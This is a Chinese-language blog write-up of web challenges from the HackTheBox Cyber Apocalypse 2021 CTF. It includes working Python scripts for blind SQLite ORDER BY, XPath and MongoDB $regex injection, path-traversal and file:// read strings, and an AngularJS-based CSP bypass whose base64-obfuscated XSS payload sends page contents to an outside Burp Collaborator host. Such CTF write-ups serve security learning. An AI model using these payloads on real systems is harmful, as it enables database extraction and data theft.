HackTheBox Cyber Apocalypse 2021 部分题目Writeup

原创


fnmsd 于 2021-05-06 22:37:58 发布 1585 收藏

分类专栏： 安全

本文链接：https://blog.csdn.net/fnmsd/article/details/116464654

emm

节前被小白老板叫去参加了HackTheBox Cyber Apocalypse 2021,队伍名TigerEyes，最后排了第15。



为期一周的CTF，做两天就跑出去休假了，摸鱼摸鱼。。

Writeup

Web 1（忘了叫啥了）

页面、JS、CSS的注释里分别隐藏了一段flag，一共三段，拼上就行了。

```
<html lang="en">
   <head>
      <meta charset="UTF-8">
      <title>Inspector Gadget</title>
      <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no">
      <link rel="icon" href="/static/images/favicon.png">
      <link rel="stylesheet" href="/static/css/main.css">
   </head>
   <body>
      <center><h1>CHTB{</h1></center>
      <div id="container"></div>
   </body>
   <script src='https://cdnjs.cloudflare.com/ajax/libs/three.js/87/three.min.js'></script>
   <script src='https://threejs.org/examples/js/controls/OrbitControls.js'></script>
   <script src='https://cdnjs.cloudflare.com/ajax/libs/gsap/1.20.2/TweenMax.min.js'></script>
   <script src="/static/js/main.js"></script>
   <!--1nsp3ction_-->
</html>
```


Web-emoji-voting

题目后端使用SQLite数据库，flag表的表名为flag_+10位随机的hex字符。

```
async migrate() {
    let rand = crypto.randomBytes(5).toString('hex');

    return this.db.exec(`
        DROP TABLE IF EXISTS emojis;
        DROP TABLE IF EXISTS flag_${ rand };

        CREATE TABLE IF NOT EXISTS flag_${ rand } (
            flag TEXT NOT NULL
        );
```


比较明显的拼接式Order by注入

```
async getEmojis(order) {
    // TOOD: add parametrization
    return new Promise(async (resolve, reject) => {
        try {
            let query = `SELECT * FROM emojis ORDER BY ${ order }`;
            resolve(await this.db.all(query));
        } catch(e) {
            reject(e);
        }
    });
}
```


所以是SQLITE Orderby盲注，先盲注出表名，然后再盲注flag字段内容，这里使用like来注入出字符。
sqlite_master中存储着表的信息，类似mysql的infomation_schema。

```python
import requests
import string
base_url = "http://165.227.237.7:32077"
burp0_url = base_url+"/api/list"
burp0_headers = {"Origin": base_url, "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36", "Content-Type": "application/json", "Accept": "*/*", "
Referer": "http://192.168.33.144:1337/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9"
, "DNT": "1", "Sec-GPC": "1", "Connection": "close"}


base_str="flag_"
#注入出表名
bets = string.hexdigits
while len(base_str)<15:#flag_+10位hex=长度为15
    for i in bets:
        burp0_json={"order": "case when length((select name from sqlite_master where type='table' and name like
'%s%%' limit 1))=15 then id else count end" % (base_str+i)}

        r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json)
        if r.json()[0]['id'] == 1:
            base_str+=i
            print(base_str)
            break
#注入出flag
table_name = base_str
base_str = "CHTB{"
bets = string.ascii_lowercase+string.digits+"}_$@#"+string.ascii_uppercase+"哈"
while True:
    for i in bets:
        burp0_json={"order":"case when length((select flag from %s where flag like '%s%%' limit 1))!=0 then id e
lse count end" %(table_name,base_str+i)}
        #print(burp0_json)
        r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json)
        if r.json()[0]['id'] == 1:
            base_str+=i
            print(base_str)
            break
    if i == "}":

        break
    if i == "哈":
        print("error")
        break
```

执行结果（前半段网络出错了，直接把已经盲注出的信息都略过了）：

```
[root@idea ~]# python3 emoji-voting.py
CHTB{order_me_this_juicy
CHTB{order_me_this_juicy_
^[CHTB{order_me_this_juicy_i
CHTB{order_me_this_juicy_in
CHTB{order_me_this_juicy_inf
CHTB{order_me_this_juicy_info
CHTB{order_me_this_juicy_info}
```


Web-Ministryplace

index.php关键代码：

```
    <?php
    $lang = ['en.php', 'qw.php'];
        include('pages/' . (isset($_GET['lang']) ? str_replace('../', '', $_GET['lang']) : $lang[array_rand($lan
g)]));
    ?>
```

flag在pages的上两级目录，题目中将.../替换为了空，那么我们在.../中间再加个.../替换后，即是我们想要的相对路径：

```
../../flag
..././..././flag
```



Web-caas

通过curl进行本地文件读取

Controller如下：

```
<?php
class CurlController
{
    public function index($router)
    {
        return $router->view('index');
    }

    public function execute($router)
    {
        $url = $_POST['ip'];

        if (isset($url)) {
            $command = new CommandModel($url);
            return json_encode([ 'message' => $command->exec() ]);
        }
    }
}
```

CommandModel如下：

```
<?php
class CommandModel
{
    public function __construct($url)
    {
        $this->command = "curl -sL " . escapeshellcmd($url);
    }

    public function exec()
    {
        exec($this->command, $output);
        return $output;
    }
}
```

flag在当前目录的上一级，curl可以使用file协议读取本地文件，提交file协议的相对路径，拿到flag

```
D:\>curl http://192.168.33.144:1337/api/curl --data "ip=file:///../../flag"
{"message":["CHTB{f4k3_fl4g_f0r_t3st1ng}"]}
```

Web-Cessation

给了个remap.config文件

```
regex_map http://.*/shutdown http://127.0.0.1/403
regex_map http://.*/ http://127.0.0.1/
```

应该是需要访问/shutdown，尝试了下多加了个/访问//shutdown就绕过了配置，获取了flag。

（假装这里有图，当时截的图找不到了）

这个是一个叫Apache Traffic Server的高性能HTTP代理和缓存服务器的mapping rules配置文件。

https://docs.trafficserver.apache.org/en/latest/admin-guide/files/remap.config.en.html

http://后面的.*貌似只能匹配host部分，所以导致了多一个/就可以绕过

Web-Etree

这个没有源码，只能说下大概思路，是个XPATH注入

```
        </staff>
        <staff>
            <name>confidential</name>
            <age>confidential</age>
            <rank>confidential</rank>
            <kills>confidential</kills>
            <selfDestructCode>CHTB{f4k3_fl4g</selfDestructCode>
        </staff>

    </district>

    <district id="confidential">

        <staff>
            <name>confidential</name>
            <age>confidential</age>
            <rank>confidential</rank>
            <kills>confidential</kills>
        </staff>
        <staff>
            <name>confidential</name>
            <age>confidential</age>
            <rank>confidential</rank>
            <kills>confidential</kills>
            <selfDestructCode>_f0r_t3st1ng}</selfDestructCode>
        </staff>
        <staff>
            <name>confidential</name>
            <age>confidential</age>
```


站点是一个通过xpath查询用户名获取staff节点，然后返回name\age\rank\kills，看XML应该是让我们获取selfDestructCode标签的数据。

参考：

https://www.cnblogs.com/zhaozhan/archive/2010/01/17/1650242.html

发现有string-length方法和substring方法，因为有两段selfDestructCode需要注入出，所以先确定长度

输入：`Tomkrutssss' or string-length(selfDestructCode)=%i and ''='`,通过burp跑出长度，跑出长度为21和15，然后继续利用substring进行注入：

```
import requests

burp0_url = "http://178.62.93.166:31495/api/search"
burp0_headers = {"Origin": "http://178.62.93.166:31495", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36", "Content-Type": "application/json",
 "Accept": "*/*", "Referer": "http://178.62.93.166:31495/", "Accept-Encoding": "gzip, deflate", "Accept-Language
": "zh-CN,zh;q=0.9", "dnt": "1", "sec-gpc": "1", "Connection": "close"}
burp0_json={"search": "Tomkrutssss' or string-length(selfDestructCode)=21 and substring(selfDestructCode,1,5)='"
}
xpath_str="Tomkrutssss' or string-length(selfDestructCode)=21 and substring(selfDestructCode,1,%i)='"
base_str='CHTB{T'

import string
charsbet = string.ascii_uppercase+string.ascii_lowercase+string.digits+'$%_哈'
index=7
while len(base_str) < 21:
    for i in charsbet:
        burp0_json["search"]=xpath_str % index+base_str+i
        r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json,proxies={"http":"http://127.0.0.1:80
80"})
        if "This millitary staff member exists." in r.text:
            base_str+=i
            index+=1
            print(base_str)
            break
    if i == '哈':
        break
```

Web-The_Galactic_Times

绕过CSP，头一回做这种题目

题目是一个留言板，flag在只能127.0.0.1访问的/alien路径中

```
fastify.get('/alien', async (request, reply) => {
    if (request.ip != '127.0.0.1') {
        return reply.code(401).send({ message: 'Only localhost is allowed'});
    }
    return reply.sendFile('alien.html');
});
```

提交留言后，会调用本地无头浏览器进行访问/list的留言，而后清除留言，所以需要通过XSS来获取/alien的内容：

```
fastify.post('/api/submit', async (request, reply) => {
    let { feedback } = request.body;

    if (feedback) {
        return db.addFeedback(feedback)
            .then(() => {
                bot.purgeData(db);
                reply.send({ message: 'The Galactic Federation has processed your feedback.' });
            })
            .catch(() => reply.send({ message: 'The Galactic Federation spaceship controller has crashed.', error: 1}));
    }

    return reply.send({ message: 'Missing parameters.', error: 1 });
});
```

```
const puppeteer = require('puppeteer');

const browser_options = {
    headless: true,
    args: [
        '--no-sandbox',
        '--disable-background-networking',
        '--disable-default-apps',
        '--disable-extensions',
        '--disable-gpu',
        '--disable-sync',
        '--disable-translate',
        '--hide-scrollbars',
        '--metrics-recording-only',
        '--mute-audio',
        '--no-first-run',
        '--safebrowsing-disable-auto-update'
    ]
};

async function purgeData(db){
    const browser = await puppeteer.launch(browser_options);
    const page = await browser.newPage();

    await page.goto('http://127.0.0.1:1337/list', {
        waitUntil: 'networkidle2'
    });

    await browser.close();
    await db.migrate();
};

module.exports = { purgeData };
```


list.pug中的有明显的XSS插入点。

list.pug

web_the_galactic_times > challenge > public > list.pug

```
23              <table class="table table-dark" border="3">
24                  <center><img class="list_logo" src="/static/images/naruto.jpeg"></center>
25                  <thead>
26                      <tr>
27                          <th scope="col">#</th>
28                          <th scope="col">Comment</th>
29                          <th scope="col">Submitted at</th>
30                      </tr>
31                  </thead>
32                  <tbody>
33                   - if (feedback !== undefined)
34                      - for (var i=0; i < feedback.length; i++)
35                          <tr>
36                              <th scope="row">!{feedback[i].id}</th>
37                              <td>!{feedback[i].comment}</td>
38                              <td>!{feedback[i].created_at}</td>
39                          </tr>
40                  </tbody>
41              </table>
42          </article>
43        </div>
44    </div>
45  </body>
46  </html>
```


但是访问站点发现有CSP限制：

```
Content-Security-Policy: default-src 'self';script-src 'self' 'unsafe-eval' https://cdnjs.cloudflare.com/;style-src 'self' 'unsafe-inline' https://unpkg.com/nes.css/ https://fonts.googleapis.com/;font-src 'self' https://fonts.gstatic.com/;img-src 'self' data:;child-src 'none';object-src 'none'
```

学习了http://www.ruanyifeng.com/blog/2016/09/csp.html之后，了解到了：

1. default-src为self，也就是说默认没提到的项目，只能加载本站的内容，
    1. 说明frame-ancestors、connect-src也为self，不能通过iframe和xhr访问出本域名以外的地址。
2. script的src只能为本站和https://cdnjs.cloudflare.com/来源，允许使用eval

查找到了这篇文章https://xz.aliyun.com/t/7372,使用低版本的angular js来进行模板注入，执行js代码(script-src允许)


而后通过xhr来获取/alien的内容，再通过window.open将base64后的页面内容传出去(规避Content-src的闲置)

```
xhr = new XMLHttpRequest();
xhr.open("GET","/list",true);
xhr.send();
//由于xhr加载需要时间，直接读取responseText很可能为空，所以延时3s进行读取
setTimeout('window.open("http://69db97puchnctukvi38njut1psvkj9.burpcollaborator.net/"+btoa(xhr.responseText))',3000);
```

允许使用eval结合atob让payload好写一些，最后提交：


```
POST /api/submit HTTP/1.1
Host: 192.168.92.128:1337
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
dnt: 1
sec-gpc: 1
If-None-Match: W/"3815-178e9c77028"
If-Modified-Since: Mon, 19 Apr 2021 10:57:45 GMT
Connection: close
Content-Type: application/json
Content-Length: 433

{"feedback":"<script src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js></script><div ng-app> {{constructor.constructor(\"eval(atob('eGhyID0gbmV3IFhNTEh0dHBSZXF1ZXN0KCk7DQp4aHIub3BlbigiR0VUIiwiL2xpc3QiLHRydWUpOw0KeGhyLnNlbmQoKTsNCnNldFRpbWVvdXQoJ3dpbmRvdy5vcGVuKCJodHRwOi8vNjlkYjk3cHVjaG5jdHVrdmkzOG5qdXQxcHN2a2o5LmJ1cnBjb2xsYWJvcmF0b3IubmV0LyIrYnRvYSh4aHIucmVzcG9uc2VUZXh0KSknLDMwMDApOw'))\")()}}</div>"}
```

得到Base64后的页面结果，获得flag:



Web-Wild Goose Hunt

MongoDB注入



从给的entrypoint.sh里面可以发现，flag写到MongoDB的users表的admin用户的password中。

题目中使用了mongoose连接MongoDB。

router/index.js


```
const express = require('express');
const router  = express.Router();
const User    = require('../models/User');

router.get('/', (req, res) => {
 return res.render('index');
});

router.post('/api/login', (req, res) => {
 let { username, password } = req.body;

 if (username && password) {
        //注入点，使用$regex进行注入
        //ES6的写法，相当于{"username":username,"password":password}
  return User.find({
   username,
   password
  })
   .then((user) => {
    if (user.length == 1) {
     return res.json({logged: 1, message: `Login Successful, welcome back ${user[0].username}.` });
    } else {
     return res.json({logged: 0, message: 'Login Failed'});
    }
   })
   .catch(() => res.json({ message: 'Something went wrong'}));
 }
 return res.json({ message: 'Invalid username or password'});
});

module.exports = router;
```

MongoDB可以使用$regex语法进行正则匹配，如果返回logged:1则说明查找到记录，否则就没查到，按位盲注即可。(可以确定的是CHTB{开头}结尾)

https://docs.mongodb.com/manual/reference/operator/query/regex/

```python
import requests
base_url="http://139.59.190.72:31523"
burp0_url = base_url+"/api/login"
burp0_headers = {"Origin": base_url, "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36", "Content-Type": "application/x-www-form-urlencoded;charset=UTF-8", "Accept": "*/*", "Referer": "http://192.168.92.128/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9", "dnt": "1", "sec-gpc": "1", "Connection": "close"}


base_str = "CHTB{"
import string
charsbet = string.ascii_lowercase+string.digits+'$%_'+string.ascii_uppercase+'}'
while True:
    for i in charsbet:
        burp0_data = {"username": "admin", "password[$regex]": "^"+base_str+i}
        r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data,proxies={"http":"http://127.0.0.1:8080"})
        if "Login Successful" in r.text:
            base_str+=i
            print(base_str)
            break
    if i == '}':
        print("done")
        break
```

运行效果：



Web-Millenium

题目/doLaunch的worm参数的输入为Base64后的Java序列化对象，白老板说能用CommonsCollection2，结合WebLog，进行命令数据外带。

